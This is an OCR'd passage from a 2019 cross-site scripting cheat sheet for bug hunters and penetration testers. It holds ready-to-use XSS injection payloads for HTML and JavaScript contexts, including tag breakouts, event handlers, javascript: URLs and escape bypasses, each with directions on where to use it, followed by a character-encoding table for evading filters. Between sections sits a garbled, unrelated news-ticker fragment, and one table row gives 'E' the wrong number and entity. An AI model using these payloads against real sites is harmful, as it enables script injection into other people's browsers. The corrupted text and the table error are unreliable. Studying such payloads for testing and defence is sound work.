XSS CHEAT SHEET

2019 EDITION

Powered by

A comprehensive guide to
Cross-Site Scripting Proof-of-Concept
for cyber security professionals,
students and enthusiasts

Rodolfo Assis (Brute)

"A lot of hacking is playing with other people, you know,
getting them to do strange things."

Steve Wozniak

Disclaimer

We, author and publisher, are not responsible for the use of this material or the damage caused by application of the information provided in this book.

Introduction

This cheat sheet is meant to be used by bug hunters, penetration testers, security analysts, web application security students and enthusiasts.

It's about Cross-Site Scripting (XSS), the most widespread and common flaw found in the World Wide Web. You must be familiar with (at least) basic concepts of this flaw to enjoy this book. For that you can visit my blog at https://brutelogic.com.br/blog/xss101 to start.

There's lot of work done in this field and it's not the purpose of this book to cover them all. What you will see here is XSS content created or curated by me. I've tried to select what I think it's the most useful info about that universe, most of the time using material from my own blog which is dedicated to that very security flaw.

IMPORTANT: if you got a pirate version of this material, please consider make a donation to the author at https://paypal.me/brutelogic.

The structure of this book is very simple because it's a cheat sheet. It has main subjects (Basics, Advanced, etc) and a taxonomy for every situation. Then come directions to use the code right after, which comes one per line when in the form of a vector or payload. Some are full scripts, also with their use properly explained.

Keep in mind that you might need to adapt some of the info presented here to your own scenario (like single to double quotes and vice-versa). Although I try to give you directions about it, any non-imagined specific behavior from you target application might influence the outcome.

A last tip: follow instructions strictly. If something is presented in an HTML fashion, it's because it's meant to be used that way. If not, it's probably javascript code that can be used (respecting syntax) both in HTML and straight to existing js code. Unless told otherwise.

I sincerely hope it becomes an easy-to-follow consulting material for most of your XSS related needs. Enjoy!

Rodolfo Assis (Brute)

About This Release

This release include code that works on latest stable versions of major Gecko-based browsers (Mozilla Firefox branches) and Webkit-based browsers (Google Chrome, Opera and Apple Safari). .

Current versions of these browsers are: Firefox v64, Chrome v71, Opera v58 and Safari v12. If you find something that doesn't work as expected or any correction you think should be made, please let me know @brutelogic (Twitter) or drop an email for brutelogic at null dot net.

Microsoft Edge and Internet Explorer although also major browsers are barely covered in this release

This release also includes information published in Brutal Addendum 2018 Edition, once available exclusively to subscribers of a private Twitter account, Brutal Secrets.

About The Author

Rodolfo Assis aka "Brute Logic" (or just "Brute") is a self-taught computer hacker from Brazil working as a self-employed information security researcher and consultant.

He is best known for providing some content in Twitter (@brutelogic) in the last years on several hacking topics, including hacking mindset, techniques, micro code (that fits in a tweet) and some funny hacking related stuff. Nowadays his main interest and research involves Cross Site Scripting (XSS), the most widespread security flaw of the web.

Brute helped to fix more than 1000 XSS vulnerabilities in web applications worldwide via Open Bug Bounty platform (former XSSposed). Some of them include big players in tech industry like Oracle, LinkedIn, Baidu, Amazon, Groupon e Microsoft.

Being hired to work with the respective team, he was one of the contributors improving Sucuri's Website Application Firewall (CloudProxy) from 2015 to 2017, having gained a lot of field experience in web vulnerabilities and security evasion.

He is currently managing, maintaining and developing an online XSS Proof-of-Concept tool, named KNOXSS (https://knoxss.me). It already helped several bug hunters to find bugs and get rewarded as well as his blog (https://brutelogic.com.br).

Always supportive, Brute is proudly a living example of the following philosophy:

Don't learn to hack, #hack2learn.


Illustrations

Layout & Design:
Rodolfo Assis
@rodoassis (Twitter)

Cover Design:
Nathalia Neri
@nath.neri.arts (Instagram)

LIVE
ANTEC
TO THE INFAMOUS ROGUE VI
.09 SFF +0.27 PDR -3.23 DFR +1.6
and 4 injured. NNYPD are investigating

Summary



BASICS

HTML Context - Simple Tag Injection

Use when input lands inside an attribute’s value of an HTML tag or outside tag except the ones described in next case. Prepend a “-->” to payload if input lands in HTML comments.

```
<svg onload=alert(1)>
"><svg onload=alert(1)>
```

HTML Context - In Block Tag Injection

Use when input lands inside or between opening/closing of the following tags: <title><style><script><textarea><noscript><pre><xmp> and <iframe> (</*tag*> is accordingly).

```
</tag><svg onload=alert(1)>
"></tag><svg onload=alert(1)>
```

HTML Context - Inline Injection

Use when input lands inside an attribute’s value of an HTML tag but that tag can’t be terminated by greater than sign (>).

```
"onmouseover=alert(1) //
"autofocus onfocus=alert(1) //
```

HTML Context - Source Injection

Use when input lands as a value of the following HTML tag attributes: href, src, data or action (also formaction). Src attribute in script tags can be an URL or “data:,alert(1)”.

```
javascript:alert(1)
```

Javascript Context - Code Injection

Use when input lands in a script block, inside a string delimited value.

```
'-alert(1)-'
'-alert(1)//
```

Javascript Context - Code Injection with Escape Bypass

Use when input lands in a script block, inside a string delimited value but quotes are escaped by a backslash.

```
\'-alert(1)//
```

Javascript Context - Tag Injection

Use when input lands anywhere in a script block.

```
</script><svg onload=alert(1)>
```

ASCII Encoding Table

Replace “&” and “#” in URLs with their encoded version (%26 and %23 respectively).

			HTML Entity		JS		
	Char	**URL Encode**	**Name(s)**	**Number**	**Octal**	**Hexa**	**Unicode**
0	NUL	%00		&#00;	\00	\x00	\u0000
1	SOH	%01		&#01;	\01	\x01	\u0001
2	STX	%02		&#02;	\02	\x02	\u0002
3	ETX	%03		&#03;	\03	\x03	\u0003
4	EOT	%04		&#04;	\04	\x04	\u0004
5	ENQ	%05		&#05;	\05	\x05	\u0005
6	ACK	%06		&#06;	\06	\x06	\u0006
7	BEL	%07		&#07;	\07	\x07	\u0007
8	BS	%08		&#08;	\10	\x08	\u0008
9	TAB	%09	&Tab;	&#09;	\11	\x09	\u0009
10	LF	%0A	&NewLine;	&#10;	\12	\x0A	\u000A
11	VT	%0B		&#11;	\13	\x0B	\u000B
12	FF	%0C		&#12;	\14	\x0C	\u000C
13	CR	%0D		&#13;	\15	\x0D	\u000D
14	SO	%0E		&#14;	\16	\x0E	\u000E
15	SI	%0F		&#15;	\17	\x0F	\u000F
16	DLE	%10		&#16;	\20	\x10	\u0010
17	DC1	%11		&#17;	\21	\x11	\u0011
18	DC2	%12		&#18;	\22	\x12	\u0012
19	DC3	%13		&#19;	\23	\x13	\u0013
20	DC4	%14		&#20;	\24	\x14	\u0014
21	NAK	%15		&#21;	\25	\x15	\u0015
22	SYN	%16		&#22;	\26	\x16	\u0016
23	ETB	%17		&#23;	\27	\x17	\u0017
24	CAN	%18		&#24;	\30	\x18	\u0018
25	EM	%19		&#25;	\31	\x19	\u0019
26	SUB	%1A		&#26;	\32	\x1A	\u001A
27	ESC	%1B		&#27;	\33	\x1B	\u001B
28	FS	%1C		&#28;	\34	\x1C	\u001C
29	GS	%1D		&#29;	\35	\x1D	\u001D
30	RS	%1E		&#30;	\36	\x1E	\u001E
31	US	%1F		&#31;	\37	\x1F	\u001F
32	Space	%20		&#32;	\40	\x20	\u0020
33	!	%21	&excl;	&#33;	\41	\x21	\u0021
34	"	%22	&quot; &QUOT;	&#34;	\42	\x22	\u0022
35	#	%23	&num;	&#35;	\43	\x23	\u0023
36	$	%24	&dollar;	&#36;	\44	\x24	\u0024
37	%	%25	&percnt;	&#37;	\45	\x25	\u0025
38	&	%26	&amp; &AMP;	&#38;	\46	\x26	\u0026
39	'	%27	&apos;	&#39;	\47	\x27	\u0027
40	(	%28	&lpar;	&#40;	\50	\x28	\u0028
41	)	%29	&rpar;	&#41;	\51	\x29	\u0029
42	*	%2A	&ast; &midast;	&#42;	\52	\x2A	\u002A
43	+	%2B	&plus;	&#43;	\53	\x2B	\u002B
44	,	%2C	&comma;	&#44;	\54	\x2C	\u002C
45	-	%2D	&minus;	&#45;	\55	\x2D	\u002D
46	.	%2E	&period;	&#46;	\56	\x2E	\u002E
47	/	%2F	&sol;	&#47;	\57	\x2F	\u002F
48	0	%30		&#48;	\60	\x30	\u0030
49	1	%31		&#49;	\61	\x31	\u0031
50	2	%32		&#50;	\62	\x32	\u0032
51	3	%33		&#51;	\63	\x33	\u0033
52	4	%34		&#52;	\64	\x34	\u0034
53	5	%35		&#53;	\65	\x35	\u0035
54	6	%36		&#54;	\66	\x36	\u0036
55	7	%37		&#55;	\67	\x37	\u0037
56	8	%38		&#56;	\70	\x38	\u0038
57	9	%39		&#57;	\71	\x39	\u0039
58	:	%3A	&colon;	&#58;	\72	\x3A	\u003A
59	;	%3B	&semi;	&#59;	\73	\x3B	\u003B
60	<	%3C	&lt; &LT;	&#60;	\74	\x3C	\u003C
61	=	%3D	&equals;	&#61;	\75	\x3D	\u003D
62	>	%3E	&gt; &GT;	&#62;	\76	\x3E	\u003E
63	?	%3F	&quest;	&#63;	\77	\x3F	\u003F
64	@	%40	&commat;	&#64;	\100	\x40	\u0040

			HTML Entity		JS		
	Char	**URL Encode**	**Name(s)**	**Number**	**Octal**	**Hexa**	**Unicode**
65	A	%41		&#65;	\101	\x41	\u0041
66	B	%42		&#66;	\102	\x42	\u0042
67	C	%43		&#67;	\103	\x43	\u0043
68	D	%44		&#68;	\104	\x44	\u0044
79	E	%45		&#79;	\105	\x45	\u0045
70	F	%46		&#70;	\106	\x46	\u0046
71	G	%47		&#71;	\107	\x47	\u0047
72	H	%48		&#72;	\110	\x48	\u0048
73	I	%49		&#73;	\111	\x49	\u0049
74	J	%4A		&#74;	\112	\x4A	\u004A
75	K	%4B		&#75;	\113	\x4B	\u004B
76	L	%4C		&#76;	\114	\x4C	\u004C
77	M	%4D		&#77;	\115	\x4D	\u004D
78	N	%4E		&#78;	\116	\x4E	\u004E
79	O	%4F		&#79;	\117	\x4F	\u004F
80	P	%50		&#80;	\120	\x50	\u0050
81	Q	%51		&#81;	\121	\x51	\u0051
82	R	%52		&#82;	\122	\x52	\u0052
83	S	%53		&#83;	\123	\x53	\u0053
84	T	%54		&#84;	\124	\x54	\u0054
85	U	%55		&#85;	\125	\x55	\u0055
86	V	%56		&#86;	\126	\x56	\u0056
87	W	%57		&#87;	\127	\x57	\u0057
88	X	%58		&#88;	\130	\x58	\u0058
89	Y	%59		&#89;	\131	\x59	\u0059
90	Z	%5A		&#90;	\132	\x5A	\u005A
91	[	%5B	&lqsb; &lbrack;	&#91;	\133	\x5B	\u005B
92	\	%5C	&bsol;	&#92;	\134	\x5C	\u005C
93	]	%5D	&rqsb; &rbrack;	&#93;	\135	\x5D	\u005D
94	^	%5E	&Hat;	&#94;	\136	\x5E	\u005E
95	_	%5F	&lowbar;	&#95;	\137	\x5F	\u005F
96	`	%60	&grave; &DiacriticalGrave;	&#96;	\140	\x60	\u0060
97	a	%61		&#97;	\141	\x61	\u0061
98	b	%62		&#98;	\142	\x62	\u0062
99	c	%63		&#99;	\143	\x63	\u0063
100	d	%64		&#100;	\144	\x64	\u0064
101	e	%65		&#101;	\145	\x65	\u0065
102	f	%66		&#102;	\146	\x66	\u0066
103	g	%67		&#103;	\147	\x67	\u0067
104	h	%68		&#104;	\150	\x68	\u0068
105	i	%69		&#105;	\151	\x69	\u0069
106	j	%6A		&#106;	\152	\x6A	\u006A
107	k	%6B		&#107;	\153	\x6B	\u006B
108	l	%6C		&#108;	\154	\x6C	\u006C
109	m	%6D		&#109;	\155	\x6D	\u006D
110	n	%6E		&#110;	\156	\x6E	\u006E
111	o	%6F		&#111;	\157	\x6F	\u006F
112	p	%70		&#112;	\160	\x70	\u0070
113	q	%71		&#113;	\161	\x71	\u0071
114	r	%72		&#114;	\162	\x72	\u0072
115	s	%73		&#115;	\163	\x73	\u0073
116	t	%74		&#116;	\164	\x74	\u0074
117	u	%75		&#117;	\165	\x75	\u0075
118	v	%76		&#118;	\166	\x76	\u0076
119	w	%77		&#119;	\167	\x77	\u0077
120	x	%78		&#120;	\170	\x78	\u0078
121	y	%79		&#121;	\171	\x79	\u0079
122	z	%7A		&#122;	\172	\x7A	\u007A
123	{	%7B	&lcub; &lbrace;	&#123;	\173	\x7B	\u007B
124	|	%7C	&verbar; &vert; &VerticalLine	&#124;	\174	\x7C	\u007C
125	}	%7D	&rcub; &rbrace;	&#125;	\175	\x7D	\u007D
126	~	%7E		&#126;	\176	\x7E	\u007E
127	DEL	%7F		&#127;	\177	\x7F	\u007F

I looked forward in time,
I saw 14,000,605 futures.
In how many of those was XSS extinct?
None of them.